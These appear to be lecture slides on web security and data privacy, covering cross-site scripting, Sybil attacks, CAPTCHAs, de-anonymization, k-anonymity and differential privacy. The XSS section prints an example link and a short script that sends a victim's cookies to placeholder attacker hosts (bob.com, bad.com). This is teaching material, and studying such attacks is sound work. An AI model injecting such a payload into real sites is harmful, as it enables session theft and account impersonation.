- De-anonymization Attacks
  - Recover identifiers for de-identified data

Image: creepypasta.wikia.com

Cross-site Scripting Attacks

- Inject code into another page
  - Grab data
  - Grab cookies
  - Wreak havoc!
- Easy to steal session and login info
  - Formulate evil link to usefulsite.com
  - User clicks on it, and ends up executing code that transmits cookie data elsewhere

Cross-site Scripting Attack Example



5. Bob steals Alice's cookies
6. Bob impersonates Alice on the p2 photo viewer

Scripting Attacks

- Better yet, Bob sends Alice an email with this link:

```
<a href="http://usefulsite.com/search?q=<script
src="http://bob.com/cookiejar.js">Check out these
puppies!</a>
```

```
/* cookiejar.js */
Document.location.replace(
   'http://bad.com/steal?cookie=' +
    document.cookie
)
```

Sybil Attack

- Attacker creates many identities
- Named after book describing multiple personality disorder

- Example: rig an internet poll by submitting many votes from fake identities
- Example: game Google's Page Rank algorithm to get your site higher in the search results




Image: www.morbidofest.com

Sybil Attack

- Solution: weight accounts with histories, verification, etc.
- Solution: raise cost of creating a user account

- CAPTCHAs




Image: extremetech

CAPTCHA

- Completely Automated Public Turing test to tell Computers and Humans Apart

- Luis von Ahn, Manuel Blum, Nicholas J. Hopper, John Langford: CAPTCHA: Using Hard AI Problems for Security. EUROCRYPT 2003: 294-311

- Alan Turing – “founder” of Computer Science

Database Privacy

- Web accelerated, did not create, demand for data
  - Search queries (AOL, 2006)
  - Movie preferences (Netflix, 2006)
  - Hospital records (Massachusetts, mid-90s)
- Great for researchers!
- Bad if you're in the dataset

Anonymization


- Netflix
  - Username replaced with unique identifier
  - <userid, movie, date, score>
- AOL
  - Queries have users, id'd by number only
- Massachusetts health records
  - Drop name, address, SSN
  - <zip, birthday, gender, health details>

What Could Possibly Go Wrong?

Database Privacy

- Unsolvable problem
  - Any release of data can improve adversary's ability to identify
  - Only sure way is to release nothing
  - Think about the Long-Form Census
- But maybe we can do "well-enough"
  - Lower probability of identification
  - Remove data in a principled way

Database Privacy



Quasi-Identifiers

Quasi-Identifiers ***Sensitive***

Age	ZIP	Ethnicity	Disease
55	90124	American	Cancer
58	90121	American	BA
27	90124	Indian	Flu
25	90125	Autobot	BA
25	90210	American	Bronchitis
26	90121	Chinese	Cancer

Secondary Table


ZIP	DOB	Name
90124	6/7/1955	Walt Whitman
…	…	…
90121	8/2/1952	Steven Seagal
…	…	…

K-Anonymity

- Ensure tuple cannot be distinguished from k-1 other tuples
  - Bin tuples by generalizing quasi-identifiers
  - At least k fall in each bin
- Ranges to generalize numeric data
- User-defined functions for other data

K-Anonymity (example)

Age	ZIP	Ethnicity	Disease
55	90124	American	Cancer
58	90121	American	BA
27	90124	Indian	Flu
25	90125	Autobot	BA
25	90210	American	Bronchitis
26	90121	Chinese	Cancer



2-anonymized view:

Age	ZIP	Ethnicity	Disease
55-58	90121-90124	*	Cancer
55-58	90121-90124	*	BA
26-27	90121-90124	*	Flu
25	90125-90210	*	BA
25	90125-90210	*	Bronchitis
26-27	90121-90124	*	Cancer

K-Anonymity

Problems:


- Generalization loses information
- NP hard to find optimal k-anonymization
- Vulnerability #1:
  - Homogeneity
- Vulnerability #2:
  - Background information attacks

Differential Privacy

- Change reported values randomly so that the answers obtained by the user have the same probability (within an ε error factor), whether or not a particular tuple is present in the database.
- Easiest to consider this in the case of queries with "continuous" answers, such as "How many patients from zip 94305 have cancer?"

Differential Privacy

- When counting up these patients satisfying the selection condition, we don't count each patient as 1, but rather as a random number drawn from a Laplace distribution centered at 1.



Differential Privacy

- Elegant and effective solution for aggregate queries.
- Adjust “spikiness” of Laplace function based on query and acceptable leakage ε
- Repeated queries still a problem – if I can ask 1000 times, I will converge to the mean and effectively remove the added noise.